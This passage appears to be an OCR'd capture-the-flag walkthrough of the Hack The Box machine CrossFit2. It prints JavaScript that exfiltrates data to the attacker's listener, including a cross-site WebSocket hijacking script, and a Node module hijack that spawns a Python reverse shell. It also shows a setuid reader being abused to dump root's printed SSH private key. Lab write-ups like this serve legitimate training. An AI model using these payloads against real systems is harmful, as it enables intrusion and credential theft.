
```
<html>
  <script>
  var xhr = new XMLHttpRequest();
```

```
  const url = "http://crossfit-club.htb/api/auth";

  xhr.onreadystatechange = function() {
    if (xhr.readyState === 4) {
      var obj = JSON.parse(xhr.response);
      var xhr2 = new XMLHttpRequest();

      xhr2.onreadystatechange = function() {
        if (xhr2.readyState === 4) {
            var xhr3 = new XMLHttpRequest();
            xhr3.open("POST", "http://10.10.14.5:8888");
            xhr3.send(xhr2.response);
        }
      }
      xhr2.open("POST", "http://crossfit-club.htb/api/signup");
      xhr2.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
      xhr2.setRequestHeader("X-CSRF-TOKEN", obj.token);
      const data = JSON.stringify({ "username" : "testuser", "password" : "testpass",
"confirm" : "testpass", "email" : "badboi@leethaxx.htb" });
      xhr2.withCredentials = true;
      xhr2.send(data);
    }
  }

  xhr.open("GET", url);
  xhr.withCredentials = true;
  xhr.send();
  </script>
</html>
```


We send another request to `password-reset.php` from Burp and wait for the admin to request our payload. This time the attack is successful:

```
Connection from 10.10.10.247:16273
POST / HTTP/1.1
Host: 10.10.14.5:8888
User-Agent: Mozilla/5.0 (X11; OpenBSD amd64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 60
Origin: http://gymucrossfit.htb
Connection: keep-alive
Referer: http://gymucrossfit.htb/password-
reset.php?token=f461cf472d9e63bafe43e3c71829e5c1120ba3b2aae9580d159c6083c5652e984644414
44d24559490f989b9d65bd49a07c9f9a6c8258fb3aa5b0d00fd4b25c7

{"success":"true","message":"User registered successfully!"}
```

We are now able to login:



The `Chat` link on the left side menu takes us to a web chat application. Users are sending random messages to the Global Chat:



We also see a user named `Admin` in the list.

By inspecting HTTP requests with Burp Proxy as we log in and access the chat application, we can see that the application is using the `socket.io` library. When the user joins the chat, a `user_join` event is emitted:

Request Response

Pretty Raw \n Actions

```
1 POST /socket.io/?EIO=3&transport=polling&t=NRDZx4W&sid=EAgXUnytVdHVrsItAAPo HTTP/1.1
2 Host: crossfit-club.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: text/plain;charset=UTF-8
8 Content-Length: 42
9 Origin: http://crossfit-club.htb
10 Connection: close
11 Referer: http://crossfit-club.htb/chat
12 Cookie: connect.sid=
   s%3AXgm56LT-an31WFTGuSFSWOdm929iYhM2.b7J2yDnqc1w%2BbXiLQYHrXS9lW3QN48re0nFdhqv9pm4; io=
   EAgXUnytVdHVrsItAAPo
13
14 39:42["user_join",{"username":"Testuser"}]
```


Knowing this, and having a way to force the administrator to execute arbitrary JavaScript code, we can attempt Cross-Site Websocket Hijacking to read any private messages received by the `Admin` user (assuming the employees admin could be also logged in as the chat admin). To do so, we first need to find out the event that is emitted when a private message is received.

We modify the `employees.crossfit.htb/password-reset.php` script as follows to create a second user called `testuser2`:

```
const data = JSON.stringify({ "username" : "testuser2", "password" : "testpass",
"confirm" : "testpass", "email" : "badboi@leethaxx.htb" });
```

With our PHP server still listening, we restart FakeDns and send another request to the `password-reset.php` page from Burp Repeater, with the `Host` header value still set to `gymUcrossfit.htb/employees.crossfit.htb`. When the admin clicks the link, we get a hit on our server and the `testuser2` user is created.

While still logged in as `testuser`, and with Burp Proxy still active, we open a second browser and log in as `testuser2`. We send a private message from `testuser2` to `testuser`:



From the Burp HTTP History we can see a `private_recv` event was emitted:

We now have all we need for our payload. We modify the `password-reset.php` file as follows:

```
<html>
 <script src="http://10.10.14.5/socket.io.js"></script>
 <script>
   var socket = io.connect("http://crossfit-club.htb");
   socket.emit("user_join", { username : "Admin" });
   socket.on("private_recv", (data) => {
     var xhr = new XMLHttpRequest();
     xhr.open("POST", "http://10.10.14.5:8888/");
     xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
     xhr.send(JSON.stringify(data));
   });
 </script>
</html>
```

The page includes `socket.io.js`, which we have to host from our web server. We download it locally:

```
wget https://cdnjs.cloudflare.com/ajax/libs/socket.io/2.3.0/socket.io.js
```

Next, the script connects to the socket.io server at http://crossfit-club.htb and emits a `user_join` to make the `Admin` user join the chat. It then listens for `private_recv` events and sends data back to us on port 8888.

We open a listener to receive messages:

```
ncat -klnvp 8888
```

We send another request to `password-reset.php` from Burp Repeater. Both our `password-reset.php` and `socket.io.js` files are downloaded:

```
php -S 0.0.0.0:80
[sudo] password for pb:
[Tue Jan  5 08:40:32 2021] PHP 7.4.13 Development Server (http://0.0.0.0:80) started
[Tue Jan  5 08:42:50 2021] 10.10.10.247:4893 Accepted
[Tue Jan  5 08:42:50 2021] 10.10.10.247:4893 [200]: GET /employees.crossfit.htb/password-
reset.php?token=1dc8e6c6c8977485aa6143648f0fa593315ebd018c9816b1b613aa99f85f96b248a47266e7ada86fa86e6615c5a31ca6
b915277a1a2f743df377fb6248b0d075
[Tue Jan  5 08:42:50 2021] 10.10.10.247:4893 Closing
[Tue Jan  5 08:42:50 2021] 10.10.10.247:18769 Accepted
[Tue Jan  5 08:42:50 2021] 10.10.10.247:18769 [200]: GET /socket.io.js
[Tue Jan  5 08:42:50 2021] 10.10.10.247:18769 Closing
[Tue Jan  5 08:42:50 2021] 10.10.10.247:24216 Accepted
```

After a few seconds we start seeing messages on our port 8888 listener. Most of them look just like random messages, but one of them contains credentials:

```
Ncat: Connection from 10.10.10.247.
Ncat: Connection from 10.10.10.247:34371.
POST / HTTP/1.1
Host: 10.10.14.2:8888
User-Agent: Mozilla/5.0 (X11; OpenBSD amd64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 134
Origin: http://10.10.14.5
Connection: keep-alive
Referer: http://10.10.14.5/employees.crossfit.htb/password-
reset.php?token=6867a9b41c1e47522c38250e331012ec88fd7faa2401d049d4a1228d8a42791684391ef6a2345abfd6360a776e67bd23
909d1771c96c135889bf08bfacd54a12
{"sender_id":2,"content":"Hello David, I've added a user account for you with the password
`NWBFcSe3ws4VDhTB`.","roomId":2,"_id":1231
```

We can use the above password (`NWBFcSe3ws4VDhTB`) to SSH to the system as `david`:

```
ssh david@10.10.10.247
david@10.10.10.247's password: NWBFcSe3ws4VDhTB
Last login: Thu Dec 31 14:38:58 2020 from 10.10.14.4
OpenBSD 6.8 (GENERIC.MP) #2: Sat Dec  5 07:17:48 MST 2020

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

Serocki's Stricture:
        Marriage is always a bachelor's last option.
crossfit2:david {30}
```

The user flag is in `/home/david/user.txt`.

Lateral Movement

Enumeration of the file system reveals a folder `/opt/sysadmin` which members of `sysadmins` group can write to.


```
crossfit2:opt {8} ls -la
total 12
drwxr-xr-x   3 root  wheel      512 Jan 13 14:50 .
drwxr-xr-x  15 root  wheel      512 Jan 15 08:14 ..
drwxrwxr-x   4 root  sysadmins  512 Jan 13 16:04 sysadmin
crossfit2:opt {9} id
uid=1004(david) gid=1004(david) groups=1004(david), 1003(sysadmins)
```

We also find a script named `statbot.js` in the `/opt/sysadmin/server/statbot` folder.

```
const WebSocket = require('ws');
const fs = require('fs');
const logger = require('log-to-file');
const ws = new WebSocket("ws://gym.crossfit.htb/ws/");
function log(status, connect) {
  var message;
  if(status) {
    message = `Bot is alive`;
  }
  else {
    if(connect) {
      message = `Bot is down (failed to connect)`;
    }
    else {
      message = `Bot is down (failed to receive)`;
    }
  }
  logger(message, '/tmp/chatbot.log');
}
ws.on('error', function err() {
  ws.close();
  log(false, true);
})
ws.on('message', function message(data) {
  data = JSON.parse(data);
  try {
    if(data.status === "200") {
      ws.close()
      log(true, false);
```

```
    }
  }
  catch(err) {
      ws.close()
      log(false, false);
  }
});
```

The nodejs script creates a websocket connection to the gym bot and checks if it's up. It then logs information based on the connection status to `/tmp/chatbot.log`. Inspection of this file reveals that it's owned by the user `john`.



Checking this file a few more times, it's noticed that the file is updated every 3 minutes or so.

Looking at john's home folder, we see a script named `statbot.sh`.

```
#!/bin/csh -l
node /opt/sysadmin/server/statbot/statbot.js
```

It invokes the csh login shell by passing the `-l` flag and then executes the script. The `-l` option implies that the user's shell profile is read to set environment variables and other settings. The `.cshrc` script reveals something interesting.

```
<SNIP>
        alias pushd 'pushd \!*; prompt'
        cd .
        umask 22
endif
setenv NODE_PATH /usr/local/lib/node_modules
```

It sets the `NODE_PATH` env variable to `/usr/local/lib/node_modules`. We know that nodejs programs store modules and libraries in the `node_modules` folder in the currect directory by default. But it's also possible to use modules from the global node_modules folder. This can be done by setting the `NODE_PATH` variable.

The variable enables the statbot script to execute from anywhere. The nodejs documentation reveals that the `node_modules` folder is given preference over `NODE_PATH`. Morever, the interpreter looks for this folder in all subsequent parent folders before going to `NODE_PATH`. The query order for `/opt/sysadmin/server/statbot/statbot.js` would be as follows:

- /opt/sysadmin/server/statbot/node_modules
- /opt/sysadmin/server/node_modules
- /opt/sysadmin/node_modules
- /opt/node_modules
- ... So on


The members of sysadmin group have write permissions to the `/opt/sysadmin` folder. This means we can create a malicious `node_modules` in that folder and hijack execution.

```
mkdir -p /opt/sysadmin/node_modules/ws
```

Then create a file `index.js` at `/opt/sysadmin/node_modules/ws` with the following reverse shell:

```
function WebSocket(test) {
  require('child_process').execSync("python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10
.10.14.4\",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\"/bin/sh\")'");
}

module.exports = WebSocket;
```

This script intercepts the call to `WebSocket` and executes a reverse shell. A shell as john should be received in a couple minutes.



Privilege Escalation

We see that `john` is a member of the `staff` group:

```
id
uid=1005(john) gid=1005(john) groups=1005(john), 20(staff)
```

We search for file owned by this group and find an interesting setuid executable:

```
find / -group staff -ls 2>/dev/null
1481580   20 -rwsr-s---    1 root     staff        9024 Jan  5 13:04 /usr/local/bin/log
```

The program expects a file name as a parameter:

```
/usr/local/bin/log

* LogReader v0.1

[*] Usage: /usr/local/bin/log <log file to read>
```

We try reading the `/etc/passwd` file, but our attempt fails:

```
/usr/local/bin/log /etc/passwd

* LogReader v0.1

[-] Log file not found!
```

A few more attempts seem to indicate that the program is only able to read files inside the `/var` directory.

We download the `log` binary locally and open it with IDA Free. We can see a call to `sub_1FF0` with parameters `r` and `/var`:

```
.text:0000000000001D93 ; ---------------------------------------------------------------------------
.text:0000000000001D93
.text:0000000000001D93 loc_1D93:                               ; CODE XREF: .text:0000000000001D6F↑j
.text:0000000000001D93                 lea     rsi, aR         ; "r"
.text:0000000000001D9A                 lea     rdi, aVar       ; "/var"
.text:0000000000001DA1                 call    sub_1FF0
```

We run `objdump` and see a PLT entry for `unveil` at address `1ff0`:

```
objdump -S log | grep '^[[:space:]]*1ff0'
    1ff0:       4c 8b 1d f9 12 00 00    mov    0x12f9(%rip),%r11        # 32f0 <unveil>
```

The OpenBSD unveil function is used to restrict filesystem access. In this case, the call to `unveil` effectively limits the program to only access `/var` and its subdirectories with read-only permissions, denying access to all the upper directories. This means we can use the `/usr/local/bin/log` program to read any file under `/var` (and nothing else).

In order to check if `/var` contains any files that can allow us to escalate privileges, we do more system enumeration.

The world-readable `/etc/changelist` file contains a list of files that are regularly backed up to `/var/backups` and checked for modifications by the OpenBSD periodic system security check. We can read this list to see if any sensitive files are backed up:

```
cat /etc/changelist
```

One entry, in particular, catches our attention:

```
cat /etc/changelist
<SNIP>
/root/.ssh/id_rsa
<SNIP>
```

The SSH private key `/root/.ssh/id_rsa` is in the backup list and can be retrieved by the `/usr/local/bin/log` program (replacing any forward slashes in the file path with underscores):

```
/usr/local/bin/log /var/backups/root_.ssh_id_rsa.current
```

```
/usr/local/bin/log /var/backups/root_.ssh_id_rsa.current

* LogReader v0.1

[*] Log size: 2610

-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

We save the key locally as `root.key`, set the correct permissions and use it to SSH to the system as root:

